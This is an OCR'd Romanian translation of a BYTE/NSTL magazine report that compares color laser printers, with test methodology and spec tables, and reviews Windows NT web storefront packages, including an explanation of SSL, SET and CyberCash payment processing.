O metodă și mai sofisticată de obținere a mai multor culori o reprezintă procesarea parțial analogică a imaginii laser. Dacă modificați exact durata pulsului laser puteți obține puncte de toner de diferite mărimi și crește numărul culorilor. Acest proces este numit imprimare color multinivel sau contone. La fel ca la dithering, puteți crește domeniul culorilor prin micșorarea rezoluției (de data aceasta linii per inci) astfel încât puteți crește domeniul dimensiunii punctelor. În comparație cu dithering-ul, sacrificați mai puțină rezoluție pentru a obține un număr suplimentar de culori.

Cu toate acestea, imprimarea color multinivel este cu dichis. Există doar o mică fereastră în durata pulsului în care poate fi ajustată dimensiunea punctului. Modificări mici în lățimea pulsului aduc după sine modificări importante în dimensiunea punctului. Umiditatea , temperatura, vârsta componentelor consumabile și conductivitatea hârtiei afectează consistența rezultatelor. Din aceste motive, Tektronix a ales dithering-ul binivel la o înaltă rezoluție (1200 dpi) pentru Phaser 550. Compania crede că în acest mod oferă o calitate a culorii comparabilă contone-ului la 600 dpi, dar cu o consistență mai mare.

Imprimantele ce folosesc mecanismul de imprimare laser Canon s-au comportat bine în testele noastre de culoare față de Phaser 550 folosind o imprimare contone la 600 dpi. Pentru a asigura consistență, mecanismul Canon se autocalibrează la fiecare 100 pagini sau oricând înlocuiți cartușul cu toner. Un senzor optic verifică densitatea toner-ului de pe tambur și ajustează pulsul laserului corespunzător. Consumabilele au o durată de viață recomandată care ajută de asemenea la menținerea consistenței culorii.

Aproximări diferite ale culorii



Color LaserJet 5M de la HP (de la stânga la dreapta) folosește contone la 150 linii per inci; Network Color Printer de la IBM folosește contone la 200 linii per inci; Phaser 550 de la Tektronix folosește dithering la 1200 dpi.

Specificatii test


Am evaluat imprimantele laser color pe baza calităţii de imprimare, a performanţei, a caracteristicilor şi inovaţiilor tehnologice (pe o scară de la una la cinci stele, cu excepţia preţului). Punctajul general a reieşit din cântărirea tuturor acestor evaluări pentru aceste categorii. Am obţinut de asemenea un punctaj al implementării provenit din caracteristici, utilităţi şi preţ folosind o schemă de ponderare 40:40:20. Deoarece calitatea imprimării presupune o implicare puternică a imprimantelor color, i-am acordat cea mai mare importanţă (40%) în evaluarea noastră generală. În ce priveşte laserele monocrome, am înclinat către performanţă (ex. viteza de imprimare).

Calitatea textului şi a imaginii

Am judecat calitatea imprimării, atât pentru monocrom, cât şi pentru color utilizând paginile standard NSTL care includ text, grafice şi imagini fotografice (vezi figura). Am setat imprimanta în modul care produce cea mai bună calitate a ieşirii. În testele monocrome, am pus fiecare imprimantă să traseze linii fine orizontale şi verticale, imprimare negru pe alb şi vice-versa. În testul de linii apropiate, am testat rezoluţia prin determinarea a cât de aproape pot fi imprimate două linii fără să se atingă. Printre testele pentru text am determinat limita lizibilităţii cu descreşterea dimensiunii font-ului. Imprimările de înaltă rezoluţie conferă un avantaj imprimării de text, în special atunci când e vorba de dimensiunile font-urilor fine.

Printre testele grafice, am măsurat capacitatea imprimantei de-a produce un domeniu complet de scale de gri. Am testat calitatea imaginilor monocrome cu ajutorul imaginilor fotografice, observând umbririle uniforme ale zonelor largi şi capacitatea de-a păstra detaliile, atât în elementele scoase în relief, cât şi în cele umbrite. O rezoluţie mare este de folos şi pentru imaginile fotografice detaliate. Am măsurat de asemenea cât de aproape de marginile hârtiei poate un laser să imprime şi cât de bine poate fi centrată imprimarea pe pagină.

Paginile de calitate color conţin o mixtură de text, imagini fotografice color şi grafice color. Am imprimat câteva din aceste pagini din Adobe Photoshop 3.0 şi CorelDraw 6.0 în timp ce altele au fost destinate fişierelor PostScript. Am judecat paginile subiectiv folosind un juriu experimentat format din membrii NSTL, însă am folosit şi unele criterii obiective cum ar fi domeniul de culori şi detalii fine ale liniilor.



CHESAPEAKE

BAY

Maryland

Byte/NSTL Printer Quality Test
Page 3 -- Basic Color Test
Revision 1.0

Printre alte pagini, testul de calitate NSTL prezintă o pagină color cu un conţinut variat (1), grafice color (2), text şi linii fine (3).

Performanţa şi restul

Testele de performanţă NSTL au măsurat cât de rapid poate o imprimantă să producă un număr de tipuri de documente de bază: text neprelucrat, grafice bit-map, grafice monocrome, grafice color şi font-uri. Testele de viteză au inclus de asemenea pagini PostScript şi PCL (Printer Control Language). Am testat viteza la o rezoluţie standard a imprimantei (600 dpi cu excepţia Imprimantei Color LaserJet 5M de la HP la 300-dpi) şi nu am folosit modurile de înaltă calitate pentru testele de performanţă. Calcularea timpului începe în momentul în care un job a fost iniţiat şi se termină când ultima pagină este lăsată în cutia de ieşire a imprimantei.

Textele neprelucrate testează viteza mecanismului de imprimare al imprimantei, ele neimplicând un timp de procesare semnificativ. Testele grafice variate includ imagini bit-map cu font-uri dimensionabile, capturi de ecran şi linii complexe de diferite grosimi, curbe şi scale de gri. Testul pentru font-uri necesită ca imprimanta să creeze font-uri Times şi Helvetica în stilul regular şi bold în 30 de dimensiuni ale punctelor solicitând procesorul imprimantei.

Am testat viteza de imprimare pe o reţea LAN NetWare (10Base-T) care conţinea un singur server şi un client. Imprimarea a fost generată de pe un sistem Windows 95 (client) folosind drivere de imprimantă furnizate sau recomandate de fiecare producător. În timpul testării am dezactivat toate server-ele de imprimare, spooler-ele, şi buffer-ele.

Factorii importanţi care afectează punctajul de utilitate sunt: procesul de instalare care variază de la o simplă implicare la o instalare de-a dreptul dificilă a acestor lasere color, instalarea driverelor şi configurarea reţelei şi calitatea manualelor. Am calculat punctajul de utilitate pe baza aprecierilor asupra utilităţii acestor caracteristici precum şi a posibilităţilor de reţea, PCL-uri, suport driver pentru SO-uri diferite, capacităţi pentru hârtie şi garanţie.

Evaluările din acest raport reprezintă aprecierile redactorilor BYTE, bazate pe teste efectuate de NSTL, Inc., aşa cum au apărut ele şi în ultimul număr al lunarului PC Digest. *Pentru a obţine o copie completă a raportului, contactaţi NSTL la 625 Ridge Pike, Conshohocken, PA 19428; (610) 941-9600; editors@nstl.com. Pentru abonament, sunaţi la (800) 328-2776. BYTE magazine şi NSTL sunt unităţi operaţionale ale The McGraw-Hill Companies, Inc.*

PRINTERI LASER COLOR CARACTERISTICI

	Apple Computer, Inc. Color LaserWriter 12/660PS	**Hewlett-Packard Co. Color LaserJet 5M**	**IBM Printing Systems Co. Network Color Printer** BYTE BEST
Price as configured (US$)	$6595	$5995	$9778
Overall rating	★★★★	★★★★	★★★★
SPECIFICAȚII			
Memorie standard/la testare/max. (MB)	16/28/40	36/36/76	16/32/48
Rezoluția max. a mecanismului (oriz x vert, dpi)/necesar memorie (MB)	600 × 600/12	300 × 300/36	600 × 600/16
Rezoluția îmbunătățită max a mecanismului (oriz x vertical, dpi)/necesar memorie (MB)	600 × 600/12	1200 × 1200/36	600 × 600/16
Dimensiunea max. a paginilor color (letter sau legal)	Legal	Legal	Legal
Driver-ele standard asigurate	Novell NetWare; Windows 3.x, 95, and NT; Mac	OS/2, Windows NT, Lotus 1-2-3, JetDirect, Novell NetWare, WordPerfect 5.x and 6.x, PostScript Level II	Windows 3.1, 95, NT, Workgroups; OS/2; AIX; Mac; Sun Solaris
Producătorul mecanismului, model și tehnologie	Canon HX LBP laser	Konica 7010 laser	Canon P320 laser
Producătorul controlerului	Apple	Hewlett-Packard	EFI
Viteza tactorului (MHz)	AMD 29030/30	AMD 29040 RISC/40	Mips R4600 RISC/100
Suport NOS	Mac; Windows 3.x, 95, and NT; Novell NetWare	Windows 3.x, 95, and NT; Unix; OS/2; LAN Server; Novell NetWare; Mac	Windows 3.x, 95, and NT; IBM AIX; Mac System 7; OS/2; Sun Solaris
Suport client	Mac; Unix Windows 3.x, 95, and NT	DOS; Windows 3.x, 95, and NT; OS/2; Mac; Unix	Windows 3.1, 95, and NT; OS/2; Mac; Unix
MENEVRAREA HÂRTIEI			
Dimensiuni de hârtie suportate**	LTR, LGL, A4, B5, TRANS	LTR, LGL, A4, A3, TAB, EXEC, TRANS	LTR, LGL, A4, B5, TAB, EXEC, ENV, TRANS, ABL
Opțiune duplex			
Capacitatea standard a suportului de intrare/capacitatea suportului de ieșire/(nr.de pag.)	250/100	250/100	250/120
Numărul suporturilor de intrare standard/suporturi de intrare max.	2/3	1/2	2/3
Max. input tray capacity (number of sheets in all trays)	500	500	600
Alimentator plicuri			
Suport de intrare de dimensiuni legal		✔	✔
INTERFEȚE			
Paralel centronics	✔	✔	✔
RS-232			
Apple LocalTalk	✔	✔	
Ethernet	✔	✔	✔
Token Ring			Optional
SCSI-1			
Auto-comutare între toate interfețele	✔	✔	✔
EMULĂRI			
HPGL		✔	
PostScript Level I	✔	✔	
PostScript Level II	✔	✔	✔
Intellifont		✔	✔
True Image		✔	✔
HP PCL5		✔	
Auto-comutare între emulări	N/A	✔	N/A
FONT-URI			
Număr de font-uri rezidente	35	46	39
Număr de font-uri bit-map rezidente/font-uri scalabile rezidente	0/35	1/45	0/39
EVALUĂRILE PRODUCĂTORILOR			
Ciclu de operare lunar (pagini imprimate per lună)	20,000	30,000	15,000
Pagini monocrome per minut în modul standard	12	10	12
Pagini color per minut în modul standard	3	2 to 3	3
Tensiune (120 sau 220)	110	115 to 127	Both
Clasificare FCC	B	B	B
DIMENSIUNI			
Lățime × lungime × înălțime (inci) w/ configurație standard a suportului	21 × 24 × 18	24.4 × 19.3 × 14.8	21.6 × 23.2 × 18.4
Greutate/configurație standard a suportului	110	102.5	110
SUPORT TEHNIC			
Adresă Web	http://www.apple.com	http://www.hp.com	http://www.can.ibm.com

BYTE BEST = BYTE Best

✔ = da;
N/A = nu se aplică

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine
★★ Acceptabil ★ Slab

Lexmark International, Inc. Optra C Pro	**QMS, Inc. Magicolor CX-32**	**Tektronix, Inc. Phaser 350** BYTE BEST	**Tektronix, Inc. Phaser 550**
$7699	$7999	$5495	$8975
★★★★	★★★	★★★★	★★★★
8/32/64	32/32/64	8/24/24	8/24/72
600 × 600/32	600 × 600/32	300 × 600/24	1200 × 1200/24
600 × 600/32	1200 × 600/40	300 × 600/24	1200 × 1200/24
Legal	Letter	Letter	Legal
Windows 3.1, 95, NT Server; System 7; OS/2 Warp; DOS	Windows 3.x, 95, NT; Mac	Windows 3.x, 95, NT; Mac; OS/2	Windows 3.x, 95, and NT; Mac: OS/2
Canon P320 laser	Hitachi Sleur laser	Tektronix Z350 solid ink	KME 2550 laser
Lexmark	QMS	Tektronix	Tektronix
AMD 29030/25	IDT 3081 RISC/40	AMD 29030/32	AMD 29030/32
NetWare 3.x and 4.x, IBM LAN Server, Banyan Vines, OS/2 Warp Server, Windows NT Server, Mac, Unix, AS/400	NetWare 3.x and 4.x, Mac	NetWare 3.x and 4.x, Mac	Novell NetWare; Unix; Windows NT; Mac
DOS; Windows 3.x, 95, and NT; OS/2; Mac; Unix	Windows 3.x, 95, and NT; Mac; Unix	DOS; Windows 3.x, 95, and NT; OS/2; Mac; Unix	DOS; Windows 3.x, 95, and NT; OS/2; Mac; Unix
LTR, LGL, A4, B5, TRANS	LTR, LGL, A4, TRANS, ABL	LTR, A4, TRANS	LTR, LGL, A4, TRANS ABL
✔			✔
250/100	250/150	200/250	250/250
2/3	1/2	1/2	1/3
600	500	700	750
	Optional		
✔	✔		Optional
✔	✔	✔	✔
✔	✔	Optional	Optional
✔	✔	Optional	Optional
✔	✔	Optional	Optional
Optional	✔	Optional	✔
	✔	✔	✔
✔	✔	✔	✔
✔	✔	✔	✔
	✔	✔	✔
✔	✔	✔	✔
✔	✔	✔	✔
		✔	
✔	✔	✔	✔
✔	✔	✔	✔
86	58	17	39
2/84	7/51	0/17	14/25
15,000	20,000 monochrome; 5000 color	N/A	N/A
12	12	4	14
3	3 to 6	4	5
Both	180 to 260	Both	Both
B	A	B	B
21.3 × 22.8 × 18	20.5 × 22.2 × 16.4	15.8 × 19.8 × 13	27.4 × 19.5 × 18
110	106	68	117
http://www.lexmark.com	http://www.qms.com	http://www.tek.com	http://www.tek.com

**LTR = Letter (8.5 × 11 inci)
EXEC = Executive (7.25 × 10.5 inci)
LGL - Legal (8.5 × 14 inci)
ENV = Plic
A4 (8.26 × 11.69 inci)
TRANS = Transparență
B5 (6.9 × 9.8 inci)
ABL = Etichete adezive
TAB = Tabloid (11 × 17 inci)

Dughenizarea Internetului

Noile pachete care rulează sub Windows NT presupun o singură investiție pentru configurarea unei vitrine Web.

De David Seachrist

Construirea unui magazin pe World Wide Web poate fi la fel de complicată ca și construirea unui magazin în lumea reală. Există la fel de multe posibilități de ales. Oglindind posibilitățile din lumea reală, de la un chioșc la un supermarket, comercianții de pe Web pot opta pentru pachete vitrină (storefront) dotate cu strictul necesar sau pot folosi de la bun început produse comerciale de înaltă clasă.

Pentru acest raport, NSTL a testat trei pachete complete de creare a vitrinelor pe Internet. Toate rulează sub Windows NT și fiecare include un server Web, o bază de date și unelte pentru creare de conținut Web, ceea ce le transformă în produse independente. Am urmărit de asemenea (dar nu am testat complet) trei suite de servere comerciale de ultimă oră, de la Microsoft, Netscape și Open Market (vezi caseta *„Servere comerciale performante"*).

Dacă nu vă deranjează să plătiți prețul cel mai ridicat (de 4995$), Intershop Online de la NetConsult Communications s-a dovedit cel mai versatil și mai ușor de folosit din cele trei pachete pe care le-am testat. Cu toate acestea, Merchant Builder de la Internet Factory și Electronic Commerce Suite de la iCat au o mulțime de lucruri de oferit pe lângă prețul lor mic.

Toate cele trei produse pe care le-am testat, folosesc un server Web pentru a adăuga unei prezentări de magazin pe Web o bază de date (sau un acces la o bază de date), pentru a păstra urma produselor, a asigura un suport pentru comerț Internet și pentru protocoale de securitate. Aceste pachete au fost dotate cu unelte de administrare a sitului și unelte de creație fiind bine garnisite cu șabloane de pagini Web. Alegerea celui mai bun pachet de vitrină Internet depinde în special de ajungerea la un numitor comun în ceea ce privește caracteristicile produsului și dorințele d-voastră.

Tranzacții sigure

Afacerile de pe Web sunt greu de controlat datorită libertății Internet-ului. Spre exemplu, atunci când veți dori să faceți cumpărături nu veți fi de acord cu transmiterea în alb a numerelor cărților de credit. Protocolul SSL (Secure Sockets Layer) generat de Netscape a devenit standardul de facto pentru codificarea fluxurilor TCP (ex. sesiunile HTTP) folosind algoritmul de criptare cu cheie publică patentat RSA (Rivest-Shamir-Adleman). Un alt standard suportat pe scară largă de servere este S-HTTP, pe care-l puteți folosi pentru codarea transferurilor Web individuale - deși nu există multe navigatoare care suportă S-HTTP.

Criptarea nu asigură o protecție suficientă, astfel că Visa și MasterCard în cooperare cu producători de soft și hard au realizat specificațiile SET (Secure Electronic Transaction) pentru comerț on-line. Folosind semnătura digitală criptată cu cheie publică, SET dorește să-și protejeze tranzacțiile și să reducă frauda.

BYTE BEST

VITRINE WEB

Intershop Online

Intershop Online s-a apropiat cel mai mult de o vitrină la cheie prin oferirea unei baze de date back-office puternice, un exemplu de magazin bine organizat și complet, o documentație utilă, unelte de administrare comercială utile, suport de platformă puternic și o administrare convenabilă și sigură. Își merită pe deplin prețul de 4995$.

Toate pachetele vitrină vor trebui să suporte aceste standarde chiar dacă o aprobare finală a standardului SET nu este așteptată înainte de vara acestui an. Între timp, SSL și S-HTTP sunt utile pentru o transmitere sigură a informațiilor despre produse precum și a numerelor cărților de credit, deși mulți emițători de cărți de credit solicită ca deținătorii lor să facă afaceri folosind SET.


Serviciile terțe cum ar fi CyberCash (vezi TechFocus) și VeriFone oferă servicii de cărți de credit sigure care verifică cartela cumpărătorului și trimite o autorizare de creditare vânzătorului. Această metodă eliberează vânzătorul de responsabilitatea pentru menținerea și securizarea numerelor cărților de credit, în timp ce se asigură că titularul cărții de credit este într-adevăr cel care a făcut cumpărăturile. Toate aceste produse vitrină suportă CyberCash ca și pe-o metodă sigură de plată la fel ca și SSL și S-HTTP.

Pentru automatizarea tranzacțiilor, unele companii își adaugă calculele de lansare și cele legate de taxe la prețul produselor. Spre exemplu, Taxware International oferă o verificare a taxelor pe vânzări folosind o bază de date a dispozițiilor de taxare codate cu un cod ZIP.

Servere la dispoziția ta

Nu puteți avea un magazin Web fără un server Web. Însă nu toată lumea are timp să facă cumpărături, să instaleze și să administreze separat un server Web. Ca și un avantaj, toate cele trei pachete vitrină integrează în pachet un server Web însă ele permit de asemenea configurarea magazinului folosind servere terțe cum ar fi IIS (Internet Information Server) de la Microsoft sau Enterprise Server de la Netscape.

Un cumpărător care navighează pe Web vede vitrina ca pe un sit obișnuit Web al cărui scop îl reprezintă comercializarea de produse. În general, magazinul este structurat ierarhic, cu prima pagină acționând ca și punct de intrare. Legăturile grafice și de text conduc cumpărătorii potențiali în diferite locuri ale sitului. La fel cum magazinele reale



Pachetul **iCat** simplifică Web-ul, CD-ROM-ul și publicarea catalogului folosind mecanismul de căutare Acius 4D.

Intershop Online simplifică crearea vitrinelor în mai multe limbi prin reciclarea cadrelor de lucru HTML și stocarea versiunilor de descriere a produselor în diferite limbi, în propria bază de date.

Multiplele șabloane **iCat** permit definirea propriei vitrine Web.

Documentele interactive HTML vă poartă prin procesul de construire magazinului folosind **Intershop Online.**

Merchant Builder de la Internet Factory „compilează" magazinele oferind o creștere a performanței bazelor de date interogate frecvent.

Merchant Builder suportă grupurile de discuții, oferind vitrine cu grupuri de interactivitate, suport direct oferit clientului sau discuții unu-la-unu criptate folosind SSL.

Office Equipment Catalog

Office Essentials

Office Supplies

Select the HTML template.

File name: WBS01NBD.HTM

Folders: c:\...\wbs01nbd\html

INTERSHOP Online is the first shopping software for anyone who wants to sell anything on the Internet! The software contains everything you need to make money on the Net. *And you do not have to*

$729.95 Sharp Zaurus

Now withdouble the memory and newbacklight display.

$699.95 Digital Camera

2 MB of memory store you'll never bother with film again.

Store Manager

The Store Manager knows what's going on in the store front. It knows the status of all incoming orders, accounts receivable, and so on. The Store Manager is the heart of your back office: it generates the invoices, packing slips, and follow-up offer information you need to fulfill your orders. For example, entering "Open Orders" in the Transactions menu will generate a complete list. From there you can create the necessary forms.

Transaction Type: Follow-up Offers

The URL for the compiled store is: http://199.1.1.1/store2/store

ChatRoom Settings

☑ Enable ChatRoom

Port: 8000

Name: Customer support for a Virtual Store

Description: Welcome to the VSTORE Chat room.

Timeout: 300

Maximum lines: 100

iCatPubl
File Edit Data Templates Admin Commerce Help
Web Catalog (New Record)
Catalog
Web Catalog Name
Web Template:
C:\Program Files\iCat\Templat
4LVLCAT.HTM
4LVLDIR.HTM
4LVLDIR2.HTM
4LVLDIR3.HTM
CATPG.HTM
CPYRT.HTM
DIR.HTM
Program Files
iCat
Templats
TPK01_SN
WBS01NBD
HTML
INTERSHOP ONLINE STORE
exclusive products, best price™
newproducts
better! stronger! faster!
intershop online
store browser
Automotive
Driving aids and accessories
Gadgets
For the man who has everything
Health & Fitness
Fitness gadgets, Health aids
Home & Comfort
STORE
HOT DEALS
SEARCH
BASKET
REGISTER
SERVICE
Search
New search
Name
Transaction no.
Custmr no.
Operator
Category
Merchant Builder™
administration
Store
Reports
Edit Store Preferences
Edit Payment Methods
Edit Regions & Sales Tax
Edit Shipping Methods
Manage Headers & Footers
Manage Images in Store
Customer Information
Sales Tax
Shipping Costs
Product Sales
Regional Sales
Macros
Access Control
General
SSL
Users
Groups
Strings

Pentru a se diferenția de competitori, fiecare pachet vitrină combină într-un mod unic propria bază de date cu module de interfață bazate pe HTML.

sunt împărțite în departamente pe categorii de produse, puteți proiecta magazine virtuale cu ecrane separate pe categorii de produse pentru o mai bună localizare. În loc să întrebați un vânzător cum să găsiți un anumit produs, puteți interoga baza de date a magazinului. Toate cele trei produse oferă vitrine predefinite și alte șabloane, cum ar fi coșuri virtuale pentru cumpărături pentru a păstra evidența a ceea ce achiziționați, respectiv pentru păstrarea unei evaluări a cheltuielilor.

Nu e cine știe ce realizare în a avea un magazin, dacă nu-l puteți încărca cu produse. Vitrinele de pe Web folosesc serviciile bazelor de date pentru ca informațiile despre produse să fie actuale și ușor de accesat. Toate produsele tip vitrină pe care le-am testat pentru acest raport se conectează la baze de date pentru a stoca și obține informații legate de produse, clienți și comenzi. Informațiile despre produse pot fi administrate, fie cu forme speciale de administrare în serverul de baze de date, fie cu ajutorul șabloanelor HTML.

Pericol: construcție în față

Am descoperit trei condiții esențiale pentru configurarea și rularea unei vitrine Web:

- Windows NTServer 4.0. Este mult mai ușor de folosit decât versiunea 3.5x și asta pentru că include IIS care este mult mai convenabil. Înainte de-a instala orice pachet de vitrină Web va trebui să cunoașteți cum se lansează și cum se opresc serviciile NT, cum se configurează rețeaua TCP/IP, configurarea și administrarea SI și administrarea serviciilor de securitate atât în NT cât și în IIS.
- ODBC și servere de baze de date. Două din pachetele vitrină testate instalează și configurează acces ODBC (Open Database Connectivity) la instalare. Deși pachetele iCat simt lipsa suportului ODBC, la momentul scrierii acestui articol el era așteptat pentru lansare. Cu toate că instalarea în alte pachete este automatizată, vă recomandăm să aveți cunoștințe de lucru legate de orice soft pentru server de baze de date cu care veți administra magazinul.

TECH FOCUS STOCAREA DATELOR

Procesare sigură a cărţilor de credit pe Internet

Securitatea continuă să fie elementul esenţial al comerţului pe Internet. Protocoalele sigure, cum ar fi SSL (Secure Sockets Layer) şi S-HTTP pot proteja datele cărţilor de credit pe durata traversării Internet-ului între consumator şi vânzător. Cu toate acestea, ele nu fac nimic pentru a oferi garanţia că vânzătorul primeşte plăţi doar de la un deţinător autorizat de cărţi de credit sau să protejeze consumatorii împotriva furtului de numere de cărţi de credit decriptate.

Ideal, informaţiile legate de comenzi şi confirmări sunt toate semnate digital de entităţile care le-au generat. Criptarea tuturor mesajelor de tranzacţie oferă o protecţie împotriva celor care-şi bagă nasul unde nu le fierbe oala. Cât timp SET (Secure Electronic Transaction) este proiectat pentru a satisface vânzătorii, consumatorii şi în special producătorii de cărţi de credit, aceste tranzacţii sunt manevrate în siguranţă. Lipsa unor specificaţii ferme însă, au împiedicat eforturile de implementare (deşi IBM, MasterCard şi Danish Payment Systems au început testele de probă pentru SET în decembrie 1996).

Pentru cei care nu pot aştepta, Cybercash a început tranzacţii sigure folosind cărţi de credit în aprilie 1995 folosind o combinaţie de semnături digitale şi criptări cu cheie publică. Toate cele trei pachete vitrină suportă CyberCash, care îşi va înlocui propriul său protocol (documentat în RFC 1898) cu cel al SET odată ce specificaţia va fi realizată.

Procesul de cumpărare cu cărţi de credit, folosind CyberCash se desfăşoară astfel:

1. **Consumatorul decide să facă o cumpărare de la un magazin Web, pe baza informaţiilor de tranzacţie furnizate de vânzător.**
2. **Consumatorul apasă pe butonul de Plată lansând în execuţie un portofel digital CyberCash care oferă posibilitatea alegerii unei cărţi de credit. Informaţia de tranzacţionare este semnată digital de portofelul consumatorului, criptată şi trimisă vânzătorului.**
3. **Serverul vânzătorului semnează, criptează şi redirectează informaţia de tranzacţie la serverul CyberCash. Numerele cărţilor de credit sunt criptate cu cheia publică CyberCash astfel încât vânzătorul nu va fi nevoit niciodată s-o manevreze direct.**
4. **Serverul CyberCash decriptează şi certifică datele de tranzacţie şi le retransmite printr-o reţea particulară către banca vânzătorului pentru autorizare.**
5. **Banca vânzătorului procesează automat sarcina. Apoi banca returnează o aprobare sau negare către CyberCash, care este transmisă vânzătorului. În final, vânzătorul o transmite cumpărătorului.**

Cele mai multe tranzacţii durează mai puţin de 20 de secunde. CyberCash oferă de asemenea serviciul CyberCoin pentru tranzacţiile mici (sub 10$) conectate la contul de cecuri ale consumatorului.

- HTML. Nu puteţi face omletă fără să spargeţi ouăle şi nu puteţi construi un sit Web fără a combina documente HTML. Veştile bune sunt că pachetele vitrină necesită doar cunoştinţe de bază de HTML, deşi o administrare mult mai sofisticată necesită o codare HTML mai puternică şi o experienţă în proiectare.

A alege un soft vitrină pentru Web se rezumă în final la luarea unei decizii în legătură cu caracteristicile şi modul în care acestea vă vor ajuta să vă rezolvaţi problemele particulare de stocare. Astfel, specificarea înainte de toate a necesarului pentru vitrină reprezintă partea cea mai importantă a procesului de selecţie.

Suita comercială iCat Electronic 2.1.2

Aşa cum îi spune şi numele, iCat este un catalog / unealtă de creaţie vitrină pentru Internet. Suita include iCat Commerce Publisher (un catalog de prezentare şi un modul de administrare), iCat Commerce Exchange (pentru procesarea comenzilor) şi iCat Commerce Player (creare de catalog CD-ROM).

ICat reprezintă singurul produs din evaluare care suportă crearea atât a catalogului CD-ROM cât şi a celui bazat pe Internet. El vine cu un număr mare de şabloane HTML pentru alegerea modului în care catalogul / vitrina se va prezenta cumpărătorilor. Este de asemenea singurul produs care rulează pe Mac precum şi pe diferite modele de Unix şi NT.

